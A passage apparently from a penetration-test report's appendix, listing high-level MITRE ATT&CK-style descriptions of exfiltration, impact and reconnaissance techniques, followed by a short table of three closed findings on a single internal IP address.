Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

196. (Web Service)
Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2 may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to a compromise. Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection.

197. (Automated Exfiltration)
Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during Collection.

198. (Data Transfer Size Limits)
An adversary may exfiltrate data in fixed size chunks instead of whole files or limit packet sizes below certain thresholds. This approach may be used to avoid triggering network data transfer threshold alerts.

199. (Exfiltration Over Alternative Protocol)
Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.

200. Exfiltration Over C2 Channel)
Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.

201. (Exfiltration Over Other Network Medium)
Adversaries may attempt to exfiltrate data over a different network medium than the command and control channel. If the command and control network is a wired Internet connection, the exfiltration may occur, for example, over a WiFi connection, modem, cellular data connection, Bluetooth, or another radio frequency (RF) channel.

202. (Exfiltration Over Physical Medium)
Adversaries may attempt to exfiltrate data via a physical medium, such as a removable drive. In certain circumstances, such as an air-gapped network compromise, exfiltration could occur via a physical medium or device introduced by a user. Such media could be an external hard drive, USB drive, cellular phone, MP3 player, or other removable storage and processing device. The physical medium or device could be used as the final exfiltration point or to hop between otherwise disconnected systems.

203. (Exfiltration Over Web Service)
Adversaries may use an existing, legitimate external Web service to exfiltrate data rather than their primary command and control channel. Popular Web services acting as an exfiltration mechanism may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to compromise. Firewall rules may also already exist to permit traffic to these services.

204. (Scheduled Transfer)
Adversaries may schedule data exfiltration to be performed only at certain times of day or at certain intervals. This could be done to blend traffic patterns with normal activity or availability.

205. (Transfer Data to Cloud Account)
Adversaries may exfiltrate data by transferring the data, including backups of cloud environments, to another cloud account they control on the same service to avoid typical file transfers/downloads and network-based exfiltration detection.

206. (Account Access Removal)
Adversaries may interrupt availability of system and network resources by inhibiting access to accounts utilized by legitimate users. Accounts may be deleted, locked, or manipulated (ex: changed credentials) to remove access to accounts. Adversaries may also subsequently log off and/or perform a System Shutdown/Reboot to set malicious changes into place.

207. (Data Destruction)
Adversaries may destroy data and files on specific systems or in large numbers on a network to interrupt availability to systems, services, and network resources. Data destruction is likely to render stored data irrecoverable by forensic techniques through overwriting files or data on local and remote drives. Common operating system file deletion commands such as del and rm often only remove pointers to files without wiping the contents of the files themselves, making the files recoverable by proper forensic methodology. This behavior is distinct from Disk Content Wipe and Disk Structure Wipe because individual files are destroyed rather than sections of a storage disk or the disk's logical structure.

208. (Data Encrypted for Impact)
Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim

in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.

209. (Data Manipulation)
Adversaries may insert, delete, or manipulate data in order to influence external outcomes or hide activity, thus threatening the integrity of the data. By manipulating data, adversaries may attempt to affect a business process, organizational understanding, or decision making.

210. (Defacement)
Adversaries may modify visual content available internally or externally to an enterprise network, thus affecting the integrity of the original content. Reasons for Defacement include delivering messaging, intimidation, or claiming (possibly false) credit for an intrusion. Disturbing or offensive images may be used as a part of Defacement in order to cause user discomfort, or to pressure compliance with accompanying messages.

211. (Disk Wipe)
Adversaries may wipe or corrupt raw disk data on specific systems or in large numbers in a network to interrupt availability to system and network resources. With direct write access to a disk, adversaries may attempt to overwrite portions of disk data. Adversaries may opt to wipe arbitrary portions of disk data and/or wipe disk structures like the master boot record (MBR). A complete wipe of all disk sectors may be attempted.

212. (Endpoint Denial of Service)
Adversaries may perform Endpoint Denial of Service (DoS) attacks to degrade or block the availability of services to users. Endpoint DoS can be performed by exhausting the system resources those services are hosted on or exploiting the system to cause a persistent crash condition. Example services include websites, email services, DNS, and web-based applications. Adversaries have been observed conducting DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.

213. (Firmware Corruption)
Adversaries may overwrite or corrupt the flash memory contents of system BIOS or other firmware in devices attached to a system in order to render them inoperable or unable to boot, thus denying the availability to use the devices and/or the system. Firmware is software that is loaded and executed from non-volatile memory on hardware devices in order to initialize and manage device functionality. These devices may include the motherboard, hard drive, or video cards.

214. (Inhibit System Recovery)
Adversaries may delete or remove built-in data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery. This may deny access to available backups and recovery options.

215. (Network Denial of Service)
Adversaries may perform Network Denial of Service (DoS) attacks to degrade or block the availability of targeted resources to users. Network DoS can be performed by exhausting the network bandwidth services rely on. Example resources include specific websites, email services, DNS, and web-based applications. Adversaries have been observed conducting network DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.

216. (Resource Hijacking)
Adversaries may leverage the resources of co-opted systems in order to solve resource intensive problems, which may impact system and/or hosted service availability.

217. (Service Stop)
Adversaries may stop or disable services on a system to render those services unavailable to legitimate users. Stopping critical services or processes can inhibit or stop response to an incident or aid in the adversary's overall objectives to cause damage to the environment.

218. (System Shutdown/Reboot)
Adversaries may shutdown/reboot systems to interrupt access to, or aid in the destruction of, those systems. Operating systems may contain commands to initiate a shutdown/reboot of a machine or network device. In some cases, these commands may also be used to initiate a shutdown/reboot of a remote computer or network device via Network Device CLI (e.g. reload).

NOT APPLICABLE

219. (Gather Victim Network Information)
Adversaries may gather information about the victim's networks that can be used during targeting. Information about networks may include a variety of details, including administrative data (ex: IP ranges, domain names, etc.) as well as specifics regarding its topology and operations.

220. (Gather Victim Org Information)
Adversaries may gather information about the victim's organization that can be used during targeting. Information about an organization may include a variety of details, including the names of divisions/departments, specifics of business operations, as well as the roles and responsibilities of key employees.

221. (Phishing for Information)
Adversaries may send phishing messages to elicit sensitive information that can be used during targeting. Phishing for information is an attempt to trick targets into divulging information, frequently credentials or other actionable information. Phishing for information is different from Phishing in that the objective is gathering data from the victim rather than executing malicious code.

222. (Search Closed Sources)
Adversaries may search and gather information about victims from closed sources that can be used during targeting. Information about victims may be available for purchase from reputable private sources and databases, such as paid subscriptions to feeds of technical/threat intelligence data. Adversaries may also purchase information from less-reputable sources such as dark web or cybercrime blackmarkets.

223. (Search Open Technical Databases)
Adversaries may search freely available technical databases for information about victims that can be used during targeting. Information about victims may be available in online databases and repositories, such as registrations of domains/certificates as well as public collections of network data/artifacts gathered from traffic and/or scans.

224. (Search Open Websites/Domains)
Adversaries may search freely available websites and/or domains for information about victims that can be used during targeting. Information about victims may be available in various online sites, such as social media, new sites, or those hosting information about business operations such as hiring or requested/rewarded contracts.

225. (Search Victim-Owned Websites)
Adversaries may search websites owned by the victim for information that can be used during targeting. Victim-owned websites may contain a variety of details, including names of departments/divisions, physical locations, and data about key employees such as names, roles,

and contact info (ex: Email Addresses). These sites may also have details highlighting business operations and relationships.

226. (Acquire Infrastructure)
Adversaries may buy, lease, or rent infrastructure that can be used during targeting. A wide variety of infrastructure exists for hosting and orchestrating adversary operations. Infrastructure solutions include physical or cloud servers, domains, and third-party web services. Additionally, botnets are available for rent or purchase.

227. (Compromise Accounts)
Adversaries may compromise accounts with services that can be used during targeting. For operations incorporating social engineering, the utilization of an online persona may be important. Rather than creating and cultivating accounts (i.e. Establish Accounts), adversaries may compromise existing accounts. Utilizing an existing persona may engender a level of trust in a potential victim if they have a relationship, or knowledge of, the compromised persona.

228. (Compromise Infrastructure)
Adversaries may compromise third-party infrastructure that can be used during targeting. Infrastructure solutions include physical or cloud servers, domains, and third-party web and DNS services. Instead of buying, leasing, or renting infrastructure an adversary may compromise infrastructure and use it during other phases of the adversary lifecycle. Additionally, adversaries may compromise numerous machines to form a botnet they can leverage.

229. (Develop Capabilities)
Adversaries may build capabilities that can be used during targeting. Rather than purchasing, freely downloading, or stealing capabilities, adversaries may develop their own capabilities in-house. This is the process of identifying development requirements and building solutions such as malware, exploits, and self-signed certificates. Adversaries may develop capabilities to support their operations throughout numerous phases of the adversary lifecycle.

230. (Establish Accounts)
Adversaries may create and cultivate accounts with services that can be used during targeting. Adversaries can create accounts that can be used to build a persona to further operations. Persona development consists of the development of public information, presence, history and appropriate affiliations. This development could be applied to social media, website, or other publicly available information that could be referenced and scrutinized for legitimacy over the course of an operation using that persona or identity.

231. (Obtain Capabilities)
Adversaries may buy and/or steal capabilities that can be used during targeting. Rather than developing their own capabilities in-house, adversaries may purchase, freely download, or steal them. Activities may include the acquisition of malware, software (including licenses), exploits, certificates, and information relating to vulnerabilities. Adversaries may obtain capabilities to support their operations throughout numerous phases of the adversary lifecycle.


232. (Stage Capabilities)
Adversaries may upload, install, or otherwise set up capabilities that can be used during targeting. To support their operations, an adversary may need to take capabilities they developed (Develop Capabilities) or obtained (Obtain Capabilities) and stage them on infrastructure under their control. These capabilities may be staged on infrastructure that was previously purchased/rented by the adversary (Acquire Infrastructure) or was otherwise compromised by them (Compromise Infrastructure). Capabilities may also be staged on web services, such as GitHub or Pastebin, or on Platform-as-a-Service (PaaS) offerings that enable users to easily provision applications.

VULNERABILITY-TO-ASSET MAPPING

1. Critical - Information Disclosure
   - Closed - 10.10.235.57
2. Critical - Password Brute Forcing
   - Closed - 10.10.235.57
3. High - Pass-the-Hash (PtH) Attack
   - Closed - 10.10.235.57

ASSET-TO-VULNERABILITY MAPPING

1. 10.10.235.57
   - Critical – Closed - Information Disclosure
   - Critical – Closed - Password Brute Forcing
   - High – Closed - Pass-the-Hash (PtH) Attack



AGSOLUTIONSADP

Cyber at your service

CREDITS

Hacker icon vector created by macrovector - www.freepik.com

Piracy vector created by macrovector_official - www.freepik.com

Identity theft vector created by jcomp - www.freepik.com

Cyber attack vector created by rawpixel.com - www.freepik.com